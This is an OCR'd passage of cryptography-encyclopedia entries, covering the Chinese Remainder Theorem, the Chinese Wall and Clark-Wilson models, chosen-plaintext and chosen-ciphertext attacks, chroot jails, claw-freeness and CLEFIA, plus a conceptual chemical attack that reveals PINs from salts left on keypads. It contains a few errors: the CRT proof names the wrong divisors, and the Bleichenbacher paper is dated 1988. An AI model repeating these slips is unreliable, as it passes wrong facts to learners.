6. ElGamal T (1985) A public key cryptosystem and a signature scheme based on discrete logarithms. IEEE Trans Info Theory 31(4):469–472. http://www.emis.de/MATH-item?0571.94014http://www.ams.org/mathscinet-getitem?mr$=$798552
7. Horster P, Michels M, Petersen H (1994) Meta-message recovery and meta-blind signature schemes based on the discrete logarithm problem and their applications. In: Pieprzyk J, Safari-Naini R (eds) Advances in cryptography: ASIACRYPT'94. Lecture notes in computer science, vol 917. Springer, Berlin, pp 224–237
8. National Institute of Standards and Technology (NIST) (1993) Digital signature standard. Federal Information Processing Standards Publication (FIPS PUB 186)
9. Nyberg K, Rueppel R (1993) A new signature scheme based on the DSA giving message recovery. In: 1st ACM conference on computer and communications security, proceedings, Fairfax, November 1993. ACM, New York, pp 58–61
10. Pointcheval D (1998) Strengthened security for blind signatures. In: Nyberg K (ed) Advances in cryptology: EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 391–405
11. Pointcheval D, Stern J (1996) Provably secure blind signature schemes. In: Kim K, Matsumoto T (eds) Advances in cryptography: ASIACRYPT'96. Lecture notes in computer science, vol 1163. Springer, Berlin, pp 252–265
12. Schnorr C-P (1988) Efficient signature generation by smart cards. J Cryptol 4(3):161–174

Chemical Combinatorial Attack

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Definition

A Chemical Combinatorial Attack consists in depositing on each keyboard key a small ionic salt quantity (e.g., some NaCl on key 0, some KCl on key 1, LiCl on key 2, SrCl2 on key 3, BaCl2 on key 4, CaCl2 on key 5...). As the user enters his/her PIN, salts get mixed and leave the keyboard in a state that leaks secret information. The later use of mass spectroscopic analysis will reveal with accuracy the mixture of chemical compounds generated by the user, and thereby leak PIN information. For moderate-size decimal PINs, the attack would generally disclose the PIN. As an example, the attack will reduce the entropy of a 3-digit decimal PIN to 0.27 bits and that of a 12-digit decimal PIN to 10.68 bits.

Experimental Results

The method, described in 2003 by [1] was implemented in 2008 as described in [2].

Recommended Reading

1. eprint.iacr.org/2003/217.pdf
2. Chang K, Fingerprint test tells what a person has touched, A16 p, New York Times, August 8, 2008

Chinese Remainder Theorem

Henk C. A. van Tilborg
Department of Mathematics and Computing Science,
Eindhoven University of Technology, Eindhoven,
The Netherlands

Synonyms

CRT

Related Concepts

►Modular Arithmetic; ►Number Theory

Definition

The Chinese Remainder Theorem (CRT) is a technique to reduce modular calculations with large moduli to similar calculations for each of the (mutually co-prime) factors of the modulus.

Background

The first description of the CRT is by the Chinese mathematician Sun Zhu in the third century AD.


Theory

The CRT makes it possible to reduce modular calculations with large moduli to similar calculations for each of the factors of the modulus. At the end, the outcomes of the subcalculations need to be pasted together to obtain the final answer. The big advantage is immediate: almost all these calculations involve much smaller numbers.

For instance, the multiplication $24 \times 32 \pmod{35}$ can be found from the same multiplication modulo 5 and modulo 7 (see Fig. 1), since $5 \times 7 = 35$ and these numbers have no factor in common. So, the first step is to calculate:

$$24 \times 32 \equiv 4 \times 2 \equiv 8 \equiv 3 \pmod 5$$
$$24 \times 32 \equiv 3 \times 4 \equiv 12 \equiv 5 \pmod 7$$

The CRT, explained for this example, is based on a unique correspondence between the integers $0, 1, \ldots, 34$ and the pairs (u, v) with $0 \le u < 5$ and $0 \le v < 7$. The mapping from i, $0 \le i < 35$, to the pair (u, v) is simply given by the reduction of i modulo 5 and modulo 7. For example, 24 is mapped to $(4, 3)$.



Chinese Remainder Theorem. Fig. 1 The Chinese Remainder Theorem reduces a calculation modulo 35 to two calculations, one modulo 5 and the other modulo 7

The mapping from (u, v) back to i is given by $i \equiv 21 \times u + 15 \times v$. The multiplier $a \equiv 21 \pmod{35}$ can be obtained from $a \equiv (v^{-1} \pmod u) \times v$, which is the obvious solution of the simultaneous congruence relations $a \equiv 1 \pmod u$ and $a \equiv 0 \pmod v$. The multiplier $b \equiv 15 \pmod{35}$ can be determined similarly. It follows that the answer of the computation above is given by $\mathbf{21} \times 3 + \mathbf{15} \times 5 \equiv 33 \pmod{35}$, as 3 and 5 are the outcomes of the multiplications modulo 5 resp. 7.

To verify this answer, note that the defining properties of a and b imply that $21 \times 3 + 15 \times 5 \equiv 1 \times 3 + 0 \times 5 \equiv 3 \pmod 5$ and, similarly, $21 \times 3 + 15 \times 5 \equiv 0 \times 3 + 1 \times 5 \equiv 5 \pmod 7$. That there a unique solution modulo 35 of the two congruence relations $x \equiv 3 \pmod 5$ and $x \equiv 5 \pmod 7$ follows from the fact that with two solutions, say x and y, their difference would be divisible by 3 and by 5, hence by 35. This means that x and y are the same modulo 35.

The CRT can be generalized to more than two factors and solves in general system of linear congruence relations of the form $a_i x \equiv b_i \pmod{m_i'}$, $1 \le i \le k$, where the greatest common divisor of a_i and m_i' should divide b_i for each $1 \le i \le k$.

Applications

In modern cryptography one can find many applications of the CRT. Exponentiation with the secret exponent d in RSA (►RSA Public-Key Encryption) can be reduced to the two prime factors p and q of the modulus n. This even allows for

a second reduction: the exponent d can be reduced modulo $p-1$ resp. $q-1$ because of Fermat's Little Theorem.

Also, when trying to find the discrete logarithm in a finite group of cardinality n, the CRT is used to reduce this to the various prime powers dividing n (Pohlig–Hellman in Generic Attacks Against DLP).

Recommended Reading

1. Shapiro HN (1983) Introduction to the theory of numbers. Wiley, New York

Chinese Wall

Sabrina De Capitani di Vimercati, Pierangela Samarati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Discretionary Access Control Policies (DAC); ►Mandatory Access Control Policy (MAC)

Definition

The *Chinese Wall security policy* is a policy designed for commercial environments whose goal is to prevent information flows which cause conflict of interest for individual consultants (e.g., an individual consultant should not have information about two banks or two oil companies).

Background

►Mandatory policies guarantee better security than discretionary policies since they can also control indirect information flows (i.e., mandatory policies enforce control on the flow of information once this information is acquired by a process). The application of mandatory policies may however result too rigid. For instance, the strict application of the no-read-up and the no-write-down principles characterizing the secrecy-based multilevel policies may be too restrictive in several scenarios. The Chinese Wall policy aims at combining the mandatory and discretionary principles with the goal of achieving mandatory information flow protection without loosing the flexibility of discretionary authorizations.

Theory

The Chinese Wall policy [1] was introduced to balance commercial discretion with mandatory controls. Unlike in the ►Bell and LaPadula model, access to data is not constrained by the data classifications but by what data the subjects have already accessed. The model is based on a hierarchical organization of data objects as follows:

- *basic objects* are individual items of information (e.g., files), each concerning a single corporation.
- *company datasets* define groups of objects that refer to a same corporation.
- *conflict of interest classes* define company datasets that refer to competing corporations.


Figure 1 illustrates an example of object organization where nine objects of four different corporations, namely A, B, C, and D, are maintained. Correspondingly, four company datasets are defined. The two conflict of interest classes depicted define the conflicts between A and B, and between C and D.

Given the object organization as above, the Chinese Wall policy restricts access according to the following two properties [1].

- *Simple security rule.* A subject s can be granted access to an object o only if the object o:
  - is in the same company datasets as the objects already accessed by s, that is, "within the Wall," or
  - belongs to an entirely different conflict of interest class.
- **-Property.* Write access is only permitted if
  - access is permitted by the simple security rule, and
  - no object can be read which (1) is in a different company dataset than the one for which write access is requested, and (2) contains unsanitized information.

The term subject used in the properties is to be interpreted as user (meaning access restrictions are referred to users). The reason for this is that, unlike mandatory policies that control processes, the Chinese Wall policy controls users. It would therefore not make sense to enforce restrictions on processes as a user could be able to acquire information about organizations that are in conflict of interest simply running two different processes.

Intuitively, the simple security rule blocks direct information leakages that can be attempted by a single user, while the *-property blocks indirect information leakages that can occur with the collusion of two or more users. For instance, with reference to Fig. 1, an indirect improper flow



Chinese Wall. Fig. 1 An example of object organization

could happen if, (1) a user reads information from object ObjA-1 and writes it into ObjC-1, and subsequently (2) a different user reads information from ObjC-1 and writes it into ObjB-1.

The application of the Chinese Wall policy still has some limitations. In particular, strict enforcement of the properties may result too rigid and, like for the mandatory policy, there will be the need for exceptions and support of sanitization (which is mentioned, but not investigated, in [1]). Also, the enforcement of the policies requires keeping and querying the history of the accesses. A further point to take into consideration is to ensure that the enforcement of the properties will not block the system working. For instance, if in a system with ten users there are eleven company datasets in a conflict of interest class, one dataset will remain inaccessible. This aspect was noticed in [1], where the authors point out that there must be at least as many users as the maximum number of datasets that appear together in a conflict of interest class. However, while this condition makes the system operation possible, it cannot ensure it when users are left completely free choice on the datasets they access. For instance, in a system with ten users and ten datasets, again one dataset may remain inaccessible if two users access the same dataset.

Applications

Although, as already discussed, the Chinese Wall policy has some limitations and drawbacks, it represents a good example of dynamic separation of duty constraints present in the real world. It has been taken as a reference principle in the development of several subsequent policies and models.

Recommended Reading

1. Brewer DFC, Nash MJ (1989) The chinese wall security policy. In: Proceedings of the IEEE Symposium on Security and Privacy, Oakland, CA, pp 215–228

Chinese Wall Model

Ebru Celikel Cankaya
Department of Computer Science, University of North Texas, Denton, TX, USA

Synonyms

Commercial security model

Related Concepts

►Access Control

Definition

The Chinese Wall model is a security model that concentrates on confidentiality and finds itself application in the commercial world. The model bases itself on the principles defined in the Clark Wilson security model.

Background

The Chinese Wall model was introduced by Brewer and Nash in 1989. The model was built on the UK stock brokerage operations. The stock brokers can be consulted by different companies that are in competition. This causes a conflict of interest, which should be prevented with lawfully enforceable policies. Similar to the UK brokerage system, the Chinese Wall model assumes impenetrable Chinese Walls among company data sets, so that no conflict of interest occurs on the same side of the wall. According to the model, subjects are only granted access to data that is not in conflict with other data they possess.

The model takes the Clark Wilson integrity model as a basis to construct the security rules for itself. Similar to the concepts of constrained data item and unconstrained data item categorization and the rule construction in the Clark Wilson model, the Chinese Wall security model defines objects, company datasets, and conflict of interest classes, and builds a set of rules on these entities.

Theory

The Chinese Wall model consists of four components:

Objects (O): Data belonging to a company
Company dataset (CD): Consists of individual companies
Conflict of Interest (COI) class: Contains company datasets of companies in competition
Subjects (S): People who access objects

In principle, the model implements dynamically changing access rights.

An example Chinese Wall model is given in Fig. 1. According to Fig. 1, there are two COI classes as Stock Broker and Software Vendor. The Stock Broker COI class has four CDs as {Winner, Safe, Star, Best}, and the Software Vendor COI class has three CDs as {ABC, XYZ, LMN}. The set of objects has seven elements as $\{data_1, data_2, data_3, data_4, data_5, data_6, data_7\}$.

The Chinese Wall security model can be formulated with the following rules:

CW-Simple Security Condition (*Preliminary Version*): A subject S can read an object O if:

- There is an object O' that has been accessed by subject S, and $CD(O') = CD(O)$
  or
- For all objects O', $O' \in PR(S) \Rightarrow COI(O') \neq COI(O)$, where PR(S) is the set of objects that subject S has read.

CW-Simple Security Condition: A subject S can read an object O if any of the following holds:

- $\exists$ an object O' that has been accessed by the subject S, and $CD(O') = CD(O)$
- $\forall$ objects O', $O' \in PR(S) \Rightarrow COI(O') \neq COI(O)$
- O is a sanitized object, i.e., filtered from sensitive data

The read rule described in the CW-simple security condition does not prevent indirect flow of data: Assume that two subjects S_1 and S_2 are legitimate users in the example system illustrated above (Fig. 1). Suppose S_1 can read object $data_1$ from Winner CD, and S_2 can read object $data_4$ from Best CD of the same COI class Stock Broker. Also assume that subject S_1 has read and write access, and subject S_2 has read access to the CD named XYZ in Software Vendors COI class. What can happen is that subject S_1 can read $data_1$ from Winner CD, write $data_1$ to XYZ, then subject S_2 can read $data_1$, which he did not have access to originally.

To prevent this illegitimate transfer of data, the CW-*-property is introduced as below:

CW-*-Property: A subject S may write to an object O iff the following two conditions hold:

- A subject S has read permission to read an object O due to CW-simple security condition
- $\forall$ objects O', S can read $O' \Rightarrow CD(O') = CD(O)$

Applications


The Chinese Wall security model is the commercial world implementation of what Bell La Padula is to military and government institutions. The motivation behind is to prevent the flow of information that will cause conflict of interest. Information is protected through virtual walls that are created by mandatory security controls. The model is simple and easy, making it a commonly used security provider.

The Chinese Wall model takes dynamically changing access rights into consideration and behaves accordingly. This adaptive property makes it more subtle a model than static security models, such as the Bell La Padula Confidentiality model.

The model also finds itself implemented in data mining applications.

Open Problems and Future Directions

As is, the Chinese Wall security model relies on the unrealistic assumption that company data can be grouped into non-overlapping, distinct conflict of interest classes. In practice, companies belonging to different conflict of interest classes can have common data because they may possess company shares in each other's field of operation. These shares may cause conflicting benefits, such as profit,



Chinese Wall Model. Fig. 1 The Chinese Wall model illustration

brand name, etc. So, distinct but overlapping conflict of interest classes are probable.

A further extension of the Chinese Wall security model is introduced to eradicate the problem of overlapping conflict of interest classes. This extended model is called the Aggressive Chinese Wall Security Policy (ACWSP), which replaces the Conflict of Interest Class with a Generalized Conflict of Interest Class (GCIR). The GCIR is the reflexive transitive closure of the original Conflict of Interest class.

Recommended Reading

1. Bishop M, Bhumiratana B, Crawford R, Levitt K (2004) How to sanitize data. In: 13th IEEE international workshops on enabling technologies: infrastructure for collaborative enterprises (WET ICE'04), Modena, Italy
2. Brewer DFC, Nash MJ (1989) The Chinese wall security policy. IEEE Symposium on Security and Privacy, Oakland, CA
3. Kayem AVDM, Akl SG, Martin P (2010) Adaptive cryptographic access control, Springer-Verlag, New York
4. Lin TY (1989) Chinese wall security policy-an aggressive model. In: 5th annual computer security applications conference, Tuscon, AZ
5. Sandhu RS (1992) A lattice interpretation of the Chinese wall policy. In: 15th national computer security conference, Baltimore, MD

Chip Card

►Smart Card

Chosen Ciphertext Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Public Key Cryptography; ►Symmetric Cryptosystem

Definition

Chosen ciphertext attack is a scenario in which the attacker has the ability to choose ciphertexts C_i and to view their corresponding decryptions – plaintexts P_i. It is essentially the same scenario as a ►chosen plaintext attack but applied to a decryption function, instead of the encryption function. The attack is considered to be less practical in real-life situations than ►chosen plaintext attacks. However, there is no direct correspondence between complexities of chosen plaintext and chosen ciphertext attacks. A cipher may be vulnerable to one attack but not to the other attack or the other way around. Chosen ciphertext attack is a very important scenario in ►public key cryptography, where ►known plaintext and even ►chosen plaintext scenarios are always available to the attacker due to publicly known encryption key. For example, the ►RSA public-key encryption system is not secure against ►adaptive chosen ciphertext attack [1].

Recommended Reading

1. Bleichenbacher D (1988) Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 1–12

Chosen Plaintext and Chosen Ciphertext Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Symmetric Cryptosystem

Definition

In this attack, the attacker is allowed to combine the ►chosen plaintext attack and ►chosen ciphertext attack together and to issue chosen queries both to the encryption and to the decryption functions.

Chosen Plaintext Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Digital Signature Schemes; ►MAC algorithms; ►Public Key Cryptography; ►Symmetric Cryptosystem

Definition

Chosen plaintext attack is a scenario in which the attacker has the ability to choose plaintexts P_i and to view their corresponding encryptions – ciphertexts C_i. This attack is considered to be less practical than the ►known

plaintext attack, but is still a very dangerous attack. If the cipher is vulnerable to a known plaintext attack, it is automatically vulnerable to a chosen plaintext attack as well, but not necessarily the opposite. In modern cryptography, ►differential cryptanalysis is a typical example of a chosen plaintext attack. It is also a rare technique for which conversion from chosen plaintext to known plaintext is possible (due to its work with pairs of texts).

Theory

If a chosen plaintext differential attack uses m pairs of texts for an n bit block cipher, then it can be converted to a known-plaintext attack which will require $2^{n/2}\sqrt{2m}$ known plaintexts, due to ►birthday paradox-like arguments. Furthermore, as shown in [1] the factor $2^{n/2}$ may be considerably reduced if the known plaintexts are redundant (e.g., for the case of ASCII encoded English text to about $2^{(n-r)/2}$ where r is redundancy of the text), which may even lead to a conversion of differential chosen-plaintext attack into a differential ►ciphertext-only attack.

Recommended Reading

1. Biryukov A, Kushilevitz E (1998) From differential cryptanalysis to ciphertext-only attacks. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 72–88

Chosen Prefix Attack

►Correcting-Block Attack

Chromosome

►DNA

Chroot Jail

Lee D. McFearin
Department of Computer Science and Engineering, Southern Methodist University, Dallas, TX, USA

Synonyms

Chroot prison

Related Concepts

►Sandbox; ►Virtual Machine

Definition

A *Chroot Jail* is a UNIX-like construct which limits a process's visibility to a particular section of the filesystem.

Background

The chroot system call dates back before the UNIX 4.2 Berkeley System Distribution in 1983 [1]. This system call was originally developed to provide an isolated file system hierarchy for building and testing software releases. Subsequently in the 1990s, the call became popular as a security defense mechanism for isolating processes by limiting their filesystem exposure.


Theory

A Chroot Jail is created under UNIX-like operating systems by using the chroot system call to change the effective root directory of a process to a particular subdirectory in the original system. Figure 1 shows a possible Chroot Jail within a user2 home directory. A process enters this Chroot Jail by using the chroot system call chroot("/home/user2/chrootdir"). Once this change takes place, the new root directory, becomes the starting point for file names beginning with a "/". Files which do not reside within this newly rooted filesystem hierarchy, or Chroot Jail, cannot be accessed by the process using their filename.

Processes executing within a Chroot Jail have also modified their location of various important system files. These files such as /etc/password are no longer accessed relative to the system-wide root directory, but are accessed relative to the new starting point for "/". This new location may not be a secure location. Therefore, the chroot system call must be limited to the administrator of a UNIX-like system. Otherwise a process could exploit this behavior for privilege escalation.

Even though a process within a Chroot Jail cannot access files outside of the jail directly by their file name, a process within a Chroot Jail can still impact global aspects of the system [3]. For instance, any files opened prior to the chroot system call are still available to the process. Also hard links from within the Chroot Jail to files outside the Chroot Jail will be accessible. Soft links, however, will fail as they are interpreted as a file name and will use the new starting location for "/".

After chroot has been called, subsequent calls to chroot usually do not create a "Chroot Jail within a Chroot Jail." Instead, they replace the previous Chroot Jail with the new



Chroot Jail. Fig. 1 A Chroot Jail in user2's home directory

one. Since this new root directory is specified by its file name, it must reside within the previous Chroot Jail, but the previous Chroot Jail is lost. This behavior coupled with the behavior of previously opened files have led to well-known exploits limiting the capabilities of a Chroot Jail to isolate a process which is running with administrator privileges [2].

Applications

A Chroot Jail can facilitate the software development process. It allows particular versions of software development tools to be maintained along with the application software under configuration management. At compile time, both the development tools and the application software are then placed inside a new build directory. A chroot to that directory then ensures that only those tools under configuration management and within the Chroot Jail are accessed during the software building process.

Chroot Jails are also used to limit the exposure of untrusted processes within a system.

Recommended Reading

1. chroot(2) Manual Page; UNIX Programmers Manual, 4th Berkeley Distribution, 2 July 1983
2. Simes (2011) How to break out of a chroot() jail. http://www.bpfh.net/simes/computing/chroot-break.html, published on May 12, 2002. Accessed 18 Jan 2011
3. Viega J, McGraw G (2002) Building secure software: how to avoid security problems the right way. Addison-Wesley, Reading, pp 204–207

Chroot Prison

►Chroot Jail

Ciphertext-Only Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Stream Cipher; ►Symmetric Cryptosystem

Definition

The ciphertext-only attack scenario assumes that the attacker has only passive capability to listen to the encrypted communication. The attacker thus only knows ciphertexts $C_i, i = 1, \ldots, N$ but not the corresponding plaintexts. He may however rely on certain redundancy assumptions about the plaintexts, for example, that the plaintext is ASCII encoded English text. This scenario is the weakest in terms of capabilities of the attacker, and thus it is the most practical in real life applications. In certain cases, conversion of a ►known plaintext attack [2] or even ►chosen plaintext attack [1] into a ciphertext-only attack is possible.

Recommended Reading

1. Biryukov A, Kushilevitz E (1998) From differential cryptanalysis to ciphertext-only attacks. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 72–88
2. Matsui M (1993) Linear cryptanalysis method for DES cipher. In: Helleseth T (ed) Advances in cryptology – EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 386–397

Clark and Wilson Model

Sabrina De Capitani di Vimercati, Pierangela Samarati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Data Integrity

Definition

The *Clark and Wilson model* protects the integrity of commercial information by allowing only certified actions by explicitly authorized users on resources.

Background

Integrity is concerned with ensuring that no resource, including data and programs, has been modified in an *unauthorized* or *improper* way and that the data stored in the system correctly reflect the real world they are intended to represent (i.e., that users expect). Integrity preservation requires prevention of frauds and errors, as the term "improper" used above suggests: violations to data integrity are often enacted by legitimate users executing authorized actions but misusing their privileges.

Any data management system today has functionalities for ensuring integrity. Basic integrity services are, for example, *concurrency control* (to ensure correctness in case of multiple processes concurrently accessing data) and *recovery* techniques (to reconstruct the state of the system in the case of violations or errors occur). Database systems also support the definition and enforcement of integrity constraints that define the valid states of the database constraining the values that it can contain. Also, database systems support the notion of *transaction*, which is a sequence of actions for which the *ACID* properties must be ensured, where the acronym stands for: *Atomicity* (a transaction is either performed in its entirety or not performed at all), *Consistency* (a transaction must preserve the consistency of the database), *Isolation* (a transaction should not make its updates visible to other transactions until it is committed), and *Durability* (changes made by a transaction that has committed must never be lost because of subsequent failures).

Although rich, the integrity features provided by database management systems are not enough: they are only specified with respect to the data and their semantics, and do not take into account the subjects operating on them. Therefore, they can only protect against obvious errors in the data or in the system operation and not against misuses by subjects [1]. The task of a security policy for integrity is therefore to fill in this gap and control data modifications and procedure executions with respect to the subjects performing them.

Theory

The Clark and Wilson's proposal [2] is based on the following four criteria for achieving data integrity.

1. *Authentication*. The identity of all users accessing the system must be properly authenticated (this is an obvious prerequisite for correctness of the control, as well as for establishing accountability).
2. *Audit*. Modifications should be logged for the purpose of maintaining an audit log that records every program executed and the user who executed it, so that changes could be undone.
3. *Well-formed transactions*. Users should not manipulate data arbitrarily but only in constrained ways that ensure data integrity (e.g., double entry bookkeeping in accounting systems). A system in which transactions are well formed ensures that only legitimate actions can be executed. In addition, well-formed transactions should provide logging and serializability of resulting subtransactions in a way that concurrency and recovery mechanisms can be established.
4. *Separation of duty*. The system must associate with each user a valid set of programs to be run. The privileges given to each user must satisfy the separation of duty principle. Separation of duty prevents authorized users from making improper modifications, thus preserving the consistency of data by ensuring that data in the system reflect the real world they represent.

While authentication and audit are two common mechanisms for any access control system, the latter two aspects are peculiar to the Clark and Wilson proposal.

The definition of well-formed transaction and the enforcement of separation of duty constraints is based on the following concepts.

- *Constrained data items*. CDIs are the objects whose integrity must be safeguarded.
- *Unconstrained data items*. UDIs are objects that are not covered by the integrity policy (e.g., information typed by the user on the keyboard).
- *Integrity verification procedures*. IVPs are procedures meant to verify that CDIs are in a valid state, that is, the IVPs confirm that the data conform to the integrity specifications at the time the verification is performed.

C1:	All IVPs must ensure that all CDIs are in a valid state when the IVP is run.
C2:	All TPs must be certified to be valid (i.e., preserve validity of CDIs' state)
C3:	Assignment of TPs to users must satisfy separation of duty
C4:	The operations of TPs must be logged
C5:	TPs execute on UDIs must result in valid CDIs
E1:	Only certified TPs can manipulate CDIs
E2:	Users must only access CDIs by means of TPs for which they are authorized
E3:	The identity of each user attempting to execute a TP must be authenticated
E4:	Only the agent permitted to certify entities can change the list of such entities associated with other entities

Clark and Wilson Model. Fig. 1 Clark and Wilson integrity rules

- *Transformation procedures.* TPs are the only procedures (well-formed procedures) that are allowed to modify CDIs or to take arbitrary user input and create new CDIs. TPs are designed to take the system from one valid state to the next.

Intuitively, IVPs and TPs are the means for enforcing the well-formed transaction requirement: all data modifications must be carried out through TPs, and the result must satisfy the conditions imposed by the IVPs.

Separation of duty must be taken care of in the definition of authorized operations. In the context of the Clark and Wilson's model, authorized operations are specified by assigning to each user a set of well-formed transactions that she can execute (which have access to constraint data items). Separation of duty requires the assignment to be defined in a way that makes it impossible for a user to violate the integrity of the system. Intuitively, separation of duty is enforced by splitting operations in subparts, each to be executed by a different person (to make frauds difficult). For instance, any person permitted to create or certify a well-formed transaction should not be able to execute it (against production data).

Figure 1 summarizes the nine rules that Clark and Wilson presented for the enforcement of system integrity. The rules are partitioned into two types: certification (C) and enforcement (E). Certification rules involve the evaluation of transactions by an administrator, whereas enforcement is performed by the system.

The Clark and Wilson's proposal nicely outlines good principles for controlling integrity. It has limitations due to the fact that it is far from formal and it is unclear how to formalize it in a general setting.

Recommended Reading

1. Castano S, Fugini MG, Martella G, Samarati P (1995) Database security. Addison-Wesley, New York, NY
2. Clark DD, Wilson DR (1987) A comparison of commercial and military computer security policies. In: Proceedings of the IEEE Symposium on Security and Privacy, Oakland, CA

Classical Cryptosystem

►Symmetric Cryptosystem

Claw-Free

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton MA, USA

Related Concepts

►Collision Resistance; ►Hash Functions; ►Permutation; ►Trapdoor One-Way Function

Definition

A pair of functions f and g is said to be *claw-free* or *claw-resistant* if it is difficult to find inputs x, y to the functions such that

$$f(x) = g(y).$$

Background

The concept of claw-resistance was introduced in the ►GMR signature scheme, which is based on claw-free trapdoor permutations (►Trapdoor One-Way Function, Substitutions, and Permutations).

Theory

Given a pair of functions f and g, a pair of inputs x, y such that $f(x) = g(y)$ is called a *claw*, describing the two-pronged inverse. If it is difficult to find such a pair of inputs, then the pair of functions is said to be *claw-free*.

A *collision* is a special case of a claw where the functions f and g are the same.

Applications

The claw-free property occurs occasionally in cryptosystem design. In addition to the GMR signature scheme, Damgård [1] showed that claw-free permutations (without the trapdoor) could be employed to construct collision-resistant hash functions (also refer ►Collision resistance). Dodis and Reyzin have shown that the claw-free property is essential to obtaining good security proofs for certain signature schemes [2].

Recommended Reading

1. Damgård IB (1988) Collision free hash functions and public key signature schemes. In: Chaum D, Price WL (eds) Advances in cryptology – EUROCRYPT'87. Lecture notes in computer science, vol 304. Springer, Berlin, pp 203–216
2. Dodis Y, Reyzin L (2003) On the power of claw-free permutations. In: Cimato S, Galdi C, Persiano G (eds) Security in communications networks (SCN 2002). Lecture notes in computer science, vol 2576. Springer, Berlin, pp 55–73

CLEFIA

Lars R. Knudsen
Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

Related Concepts

►Block Ciphers; ►Feistel Cipher

Definition

CLEFIA is a 128-bit block cipher developed by Sony. The block cipher supports keys of 128, 192, and 256 bits.

Background

CLEFIA was designed to be fast in both software and hardware and is compatible with the AES, in the sense that it supports the same block size and key sizes.

Theory

CLEFIA is a 128-bit block cipher with keys of 128, 192, and 256 bits. The structure is a so-called generalized Feistel network running in 18, 22, 26 rounds, depending on the key size.

CLEFIA uses four whitening subkeys W_0, W_1, W_2, W_3, and $2r$ subkeys $RK_0, \ldots, RK_{2r-1}$, each of 32 bits and all derived from the master key.

CLEFIA uses two S-boxes, S_0 and S_1, both mapping on eight bits. S_0 is derived from a combination of four smaller mappings on four bits. S_1 is derived from the inverse function in $\mathrm{GF}(2^8)$ in a manner similar to that used in derivation of the ►AES S-box. The reader is referred to [1] for further details.

To encrypt, the 128-bit text is first split into four words of 32 bits each. Then two whitening keys are applied as follows:

$$(a,\ b,\ c,\ d) \rightarrow (a,\ b \oplus WK_0,\ c,\ d \oplus WK_1)$$

Subsequently, the text is encrypted in $r-1$ rounds, where the ith round is defined:

$$(a,\ b,\ c,\ d) \rightarrow (F_0(RK_{2i-2}, a) \oplus b,\ c,\ F_1(RK_{2i-1}, c) \oplus d,\ a).$$

Here, F_0 and F_1 are mappings returning one 32-bit word on input of two 32-bit words, and RK_i are 32-bit subkeys derived from the master key. The rth and final round is:

$$(a,\ b,\ c,\ d) \rightarrow (a,\ F_0(RK_{2r-2}, a) \oplus b \oplus WK_2,\ c,\ F_1(RK_{2r-1}, c) \oplus d \oplus WK_3)$$

